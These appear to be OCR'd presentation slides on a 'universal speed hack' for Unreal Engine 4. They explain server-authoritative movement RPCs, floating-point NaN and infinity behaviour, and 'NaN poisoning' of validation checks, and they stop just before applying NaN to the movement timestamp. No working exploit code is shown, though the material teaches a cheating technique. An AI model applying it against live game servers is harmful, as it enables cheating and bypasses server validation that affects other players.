
# UE4 UNIVERSAL SPEED HACK

# UE4 MOVEMENT


- UE4 movement is server-authoritative
  - Client cannot directly dictate the player's position
- To move the character, the client issues a movement RPC

# MOVEMENT RPC

- The movement RPC has two important arguments (We’re simplifying a bit)
- The movement vector
  - A vector dictating the direction and speed of movement
- A timestamp of when the RPC is issued
  - Represented as a 32-bit float




```
// Calculate the time since last movement
MovementDelta = CurrentTimestamp - LastTimestamp

// Calculate the distance moved in this time
AppliedMovement = MovementVector * MovementDelta
```



# FLOATING POINT

> Now we need to talk about floating point
> Floating Point (Specifically IEEE 754) is how most computer systems represent rational numbers such as 12.34



# FLOATING POINT

> Floating point has some "special" values

+/- Infinity (or INF)

+/- Not-a-Number (or NaN)

# FLOATING POINT

> These special values usually result from undefined mathematical operations

```
 1.0 / 0.0 =  INF
-1.0 / 0.0 = -INF
 0.0 / 0.0 =  NaN
 sqrt(-1)  =  NaN
```

# FLOATING POINT

- NaN in particular has some special properties
- Any affirmative comparison against NaN evaluates to false

```
NaN == 0   // false
NaN >  0   // false
NaN <  0   // false
NaN == NaN // false
```


# FLOATING POINT

- NaN tends to “propagate”
- Any mathematical operation including NaN evaluates to NaN

```
NaN + 1 = NaN
NaN - 1 = NaN
NaN * 2 = NaN
NaN / 2 = NaN
```

# NaN POISONING


> NaN Poisoning is where these properties of NaN are used to cause some unintended effect
> For example, take the following code



```
float num = NaN

if (num > 100.0f || num < 0.0f)
    return false;

// do important stuff with num
```

# NaN POISONING

- NaN poisoning attacks are rare because it is typically difficult to introduce NaN into an equation
- However, when we call RPCs we can use any arguments we want (including NaN or INF)



# MOVEMENT RPC

> Back to our movement RPC, what happens if our timestamp is NaN?

